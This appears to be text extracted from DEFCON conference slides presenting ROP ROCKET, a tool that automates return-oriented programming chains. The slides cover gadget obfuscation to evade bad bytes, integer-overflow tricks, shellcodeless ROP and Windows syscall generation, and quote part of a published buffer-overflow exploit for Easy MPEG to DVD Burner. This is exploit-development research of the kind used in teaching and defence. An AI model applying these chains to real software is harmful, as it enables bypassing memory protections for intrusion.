Register	Pattern 1	Pattern 2	Pattern 3	Pattern 4	Pattern 5	Pattern 6	Pattern 7	Pattern 8	Pattern 9
EAX	Rop nop	Rop nop	Rop nop	Rop nop	Command	Command	Command	Command	Command
ECX	Command	Command	Command	Command	Return address	Return address	Return address	Return address	Return address
ESP	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip
EDI	RET 8	Pop	ADD ESP, 0xC	ADD ESP, 0xC	RET 8	Rop nop	Pop	ADD ESP, 0xC	ADD ESP, 0xC
ESI	Rop nop	System PTR	Rop nop	System PTR	Rop nop	RET 8	System PTR	Rop nop	System PTR
EBP	System PTR	Pop	System PTR	Rop nop	System PTR	Rop nop	Pop	System PTR	Rop nop
EBX	Jmp [EBP]	Jmp [ESI]	Jmp [EBP]	Jmp [ESI]	Rop nop	System PTR	Rop nop	Rop nop	Rop nop
EDX	Return address	Return address	Return address	Return address	Jmp [EBP]	Jmp [EBX]	Jmp [ESI]	Jmp [EBP]	Jmp [ESI]



DEFCON

Shellcodeless ROP Demo

- Let's take a look at a demo!





Obfuscation of ROP Gadgets



Why Does ROP Chain Generation Fail?

- ROP Chain generation comes down to a **determinate recipe or formula**.
- It fails because the needed gadgets for a particular purposes (e.g. load EAX with some value) **cannot be found via automation**.
- That doesn't mean ROP is not possible – a manual approach can be more successful.
 - It just means that the automated approach is insufficiently flexible.
- One reason gadget chain generation may fail is due to **bad bytes**.
 - Overcoming bad bytes – being able to use gadgets **in spite of bad bytes** – would solve this problem.



Forbidden Gadgets



- Bad bytes can make it seemingly impossible to use some gadgets.
- Null byte restriction and null byte in the gadget address.
 - Impossible to use?
- We can “encode” or “obfuscate” the desired gadget address, and then “decode” it and execute it via *push r32 / ret*.
- Any of our normal tricks to encode a value can be applied.



Decode + Push R32 / Ret



DEFCON

- By pre-encoding our gadgets, we actually can use **“forbidden”** gadgets with null bytes.

Exploit Title: Easy MPEG to DVD Burner 1.7.11 - Buffer Overflow (SEH + DEP)

Date: 2020-04-15

Exploit Author: Bailey Belisario

Do PUSHAD and be 1337

0x10037654, # POP EAX # RETN

0xa140acd2, # CONSTANT

0x100317c8, # ADD EAX, 5EFFC883 # RETN

0x1003248d, # PUSH EAX # RETN





Integer Overflow to the Rescue



- Bailey utilized an integer overflow to obtain his desired **pushad** gadget.
 - This was a necessity, as there were no clean **pushad** gadgets.
 - With this single **pushad**, the entire ROP chain would fail.
- He used a **“found” add gadget** and calculated what would be necessary for the integer overflow to result in his **pushad** gadget.
- **Push eax / ret** allowed him to cause the **pushad** to be *executed*.



Common Ways to “Encode” a Value



- **XOR**
- **NOT**
- **NEG**
- Integer Overflow (**ADD**)

Decoding with Neg Gadget

- ROP ROCKET can utilize a **Neg gadget** to generate a **desired value**.
- ROCKET generates comments

```
0x0040173a, #pop eax # ret # loading value for neg
0xffffffffc0, #
0x00409fb5, #neg eax # ret # 0xffffffffc0 -> 0x40
```




Decoding with Not Gadget



- ROP ROCKET can utilize a **Not gadget** to generate a desired value.

```
0x0040173a, #pop eax # ret # loading value for not  
0xffffffffbf, #  
0x00401976, #not eax # ret # 0xffffffffbf -> 0x40
```


Decoding with XOR Gadget

- ROP ROCKET can **weaponize XOR gadgets** by loading the needed registers with the values to be XORed.

```
0x0040173a, #pop eax # ret # loading first XOR value
0xff010141, #
0x0040173c, #pop ebx # ret # loading second XOR value
0xff010101, #
0x00401361, #xor eax, ebx # ret
# 0xff010141 ^ 0xff010101 = 0x40
```




Decoding with Found XOR Gadget



- ROP ROCKET can analyze **existing XOR gadgets** to find one that can be used to generate the desired value.
- Here **xor eax, 1** is a found XOR gadget that we exploit.

```
0x0040173a, #pop eax # ret # loading XOR value
0x00000041, #
0x0040192d, #xor eax, 1 # ret # 0x41 ^ 1 = 0x40
```



Integer Overflow with Found Add Gadget



- ROP ROCKET can analyze **existing add gadgets** to find one that can be used to generate an **integer overflow**.

```
0x0040173a, #pop eax # ret # first pop  
0xa8a83cea, #  
0x004017d9, #add eax, 0x5757c356 # ret  
# 0xa8a83cea + 0x5757c356 = 0x40
```



DEFCON

Integer Overflow with Add Gadget



- ROCKET can produce an integer overflow for any value.
- It can retry as many as times necessary until desired constraints (excluded null bytes, excluded regs) is met.

```
0x0040173a, #pop eax # ret # load obfuscated value
                                     # for int overflow
0xffffffff, #
0x0040173c, #pop ebx # ret # load obfuscated value
                                     # for int overflow
0x11111152, #
0x0040176c, #add eax, ebx # ret # generate
                                     # deobfuscated: 0x00000040
```




DEFCON

Generating Integer Overflows



- When using two pop gadgets to generate an integer overflow, ROCKET will do the following:
 1. Attempt a set of **10 predetermined values**.
 - Check to see if the resulting value **has any bad characters**.
 - If it does, try the next.
 2. If ROCKET cannot generate an integer overflow with those constraints, then it will look at the **available character set** and **generate a bad-byte-free DWORD**.
 - It will see what value is needed to produce the desired value with an integer overflow.
 - If that is **free of bad bytes**, we have found it.
 - If not, then **generate another DWORD** from the **set of available bytes**.
- ROCKET can attempt **thousands of integer overflows** until it gets a match.

DEFCON

Advanced ROP Framework: Pushing ROP to Its Limits



DEFCON

Yeah, But What About the Push R32 / Ret?



- Let's go back to Bailey's example.
- Can we be **1337** like Baily and do an **integer overflow** to get our *pushad*?
- Can we cause *pushad* to be done indirectly?

DEFCON

Advanced ROP Framework: Pushing ROP to Its Limits





DEFCON

Pushad with Integer Overflow



- ROCKET can generate pushad gadget via integer overflow.

```
0x0040173a, #pop eax # ret # load obfuscated value for
                                     # int overflow
0xeeeeeeeee, #
0x0040173c, #pop ebx # ret # load obfuscated value for
                                     # int overflow
0x11512924, #
0x0040176c, #add eax, ebx # ret # generate
                                     # deobfuscated: 0x00401812
0x0040174a, #push eax # ret # Push/ret - going to
                                     # 0x00401812 -> pushad
```



Advanced ROP Framework: Pushing ROP to Its Limits



DEFCON

Integer Overflow and Found Add Gadget for Pushad



- In some cases, **integer overflow** may only be available with **found add gadgets**.

```
0x0040173a, #pop eax # ret # first pop
0xa8e854bc, #
0x004017d9, #add eax, 0x5757c356 # ret
           # 0xa8e854bc + 0x5757c356 = 0x401812
0x0040174a, #push eax # ret # Push/ret - going to
           # 0x00401812
```



Highly Effective Way to Obscure ROP Gadgets



- ROP ROCKET has special custom functionality to allow it to try, if necessary, **hundreds or thousands of possibilities**, until one is found that works with the bad bytes.
- In a majority of cases, this will be quick for the tool to attempt.
- Obfuscation of an entire ROP chain can greatly increase its size, so there must be sufficient space available.
 - This approach may not always be possible.



DEFCON

Remake Function



- ROCKET has an **internal function** that can take as a parameter **any other function** to generate some type of gadget.
- If it is not possible due to bad bytes, ROCKET's remake function can **generate it with the bad bytes present** in the gadget address.
- It can then **remake it via one of the obfuscation methods** shown, allowing it to be "decoded" at runtime.



ROP ROCKET: Next-Generation, State-of-the-Art ROP Tool



Advanced ROP Framework: Pushing ROP to Its Limits



ROP ROCKET: Features and Capabilities



- Only a handful of tools have attempted automatic ROP chain generation successfully.
- Blazing fast at finding ROP gadgets—utilizes **parallelism**, to **maximize available cores**, when finding gadgets.
 - It is orders of magnitude faster than some.
 - A few seconds to 30 seconds (for extremely large binaries) may be required to find all ROP gadgets.
- **Persistence** – save the initial gadgets found for a binary, if you wish to return to them again later without needing to rescan it.
 - ROP ROCKET finds everything all at once, and you can go back and search through things or generate chains.
- **Static analysis** tool – can work independently of a debugger.



v.0.9: Bramwell Brizendine, 2023

- r - Capture ROP Gadgets. [Using Previously Saved]
- g - Generate Heaven's Gate x32 to x64.
- t - Generate Heaven's Gate x64 to x32.
- a - Generate Windows Syscall - NtAllocateVirtualMemory.
- v - Generate Windows Syscall - NtProtectVirtualMemory.
- s - Shellcodeless ROP: System.
- d - Shellcodeless ROP: GetProcAddress.
- m - Generate Mov Dereference: VirtualProtect.
- o - Obfuscate gadget/value.
- p - Print gadgets found.
- c - Save config file [config.cfg] with current selections.
- h - Display options.

ROP_ROCKET>



ROP ROCKET



- Python tool.
- ROP ROCKET finds both 32-bit and 64-bit gadgets for 32-bit binaries.
 - Since ROP ROCKET automates Heaven's Gate, we can transition between them
- Saves gadgets into numerous categories based on operation and register, such as **pop eax**, **push edi**, so that finding a desired gadget is very easy.
- Highly efficient, optimized algorithm for gadget finding—all gadgets are found, both intended and unintended.
 - This optimization is inspired by what JOP ROCKET does.
- Outputs to screen and to text file.



Emulation of ROP Gadgets via ROP ROCKET



Emulation of Individual ROP Gadgets



- If ROP ROCKET is searching for **mov edi, ebx / ret**, if it cannot find that, it can evaluate **less desirable forms**.
- With ROP chain generation, typically we look for just a **single-line ROP gadget**, as we cannot predict possible side effects to other registers from other gadgets.
- Each ROP gadget candidate is **emulated**, and it is **evaluated** to see if the **side effects** to other registers are acceptable or not.
 - What registers are protected? Which are not?

Final results:

```
eax 0x1 ebx 0x2 ecx 0x3 edx 0x4 esi 0x6 edi 0x5 ebp 0x43fda8 esp 0x43fffc  
eax 0x0 diff ebx 0x0 diff ecx 0x0 diff edx 0x0 diff esi 0x0 diff edi 0x0 diff ebp 0x0 diff  
esp -0x4
```

Internal debugging output showing what registers got clobbered or not for a single ROP gadget.



Emulation and Evolution of ROP Chains



- When doing more advanced ROP chains, we sometimes need to **calculate distance** from **current place** in the ROP chain, **to some pointer or location**.
- This can be **infeasible** if you have more than one way to get there, as **esp** could be **different each time**.
- To solve this ROCKET, will **internally emulate** the entire ROP chain up to that point, to see what **distance is required** for this particular binary.



Emulation of ROP Chain



- ROCKET will start with a guess.
 - It will surely be wrong.
 - ROCKET calculates from emulation results how wrong it was.
 - It tries again.
 - It still may be wrong.
 - That is okay, we can do this recursively until we get it.
- ROCKET is set with dummy values.
 - It knows when it reaches a WinAPI or a specific location and can react accordingly.

stopping process: EIP is at 0x55667799

>>> EAX: 0x1502f0 EBX: 0x238 ECX: 0x3 EDX: 0x10 ESI: 0x6 EDI: 0x5 EBP: 0x14fda8 ESP:
0x1502f4

0: 0x55667799 ret

**Internal debugging
information**





Mapping API/Syscall Params in Emulation

- ROCKET will internally map out where are **all parameters** for an **API or Windows syscall** are in memory.
- This allows it to **calculate how far off** it is for something.

```
sysInvoke: 0x1502dc \xa0\x19\x40\x00
Return address 1: 0x1502e4 \x5c\x10\x40\x00
Return address 2: 0x1502e0 \x5c\x10\x40\x00
param 1: 0x1502e8 \xff\xff\xff\xff 0xfffffffffff
param 2: 0x1502ec \x04\x03\x15\x00 0x150304 --> 0x0
param 3: 0x1502f0 \x00\x00\x00\x00 0x0 --> 0x55667799
param 4: 0x1502f4 \x00\x03\x15\x00 0x150300 --> 0x6000
param 5: 0x1502f8 \x00\x30\x00\x00 0x3000 --> 0x0
param 6: 0x1502fc \x40\x00\x00\x00 0x40 --> 0x0
param 7: 0x150300 \x00\x60\x00\x00 0x6000 --> 0x0
```

Internal debugging
information

Calculating Distances

- Calculating distance to some parameters is **required for success.**





Thank You!



https://github.com/Bw3ll/ROP_ROCKET

ROP_ROCKET

v.0.9: Bramwell Brizendine, 2023

```
r - Capture ROP Gadgets. [Using Previously Saved]
g - Generate Heaven's Gate x32 to x64.
t - Generate Heaven's Gate x64 to x32.
a - Generate Windows Syscall - NtAllocateVirtualMemory.
v - Generate Windows Syscall - NtProtectVirtualMemory.
s - Shellcodeless ROP: System.
d - Shellcodeless ROP: GetProcAddress.
m - Generate Mov Dereference: VirtualProtect.
o - Obfuscate gadget/value.
p - Print gadgets found.
c - Save config file [config.cfg] with current selections.
h - Display options.
```

ROP_ROCKET>